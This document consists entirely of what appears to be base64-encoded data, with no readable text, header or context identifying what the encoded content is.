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
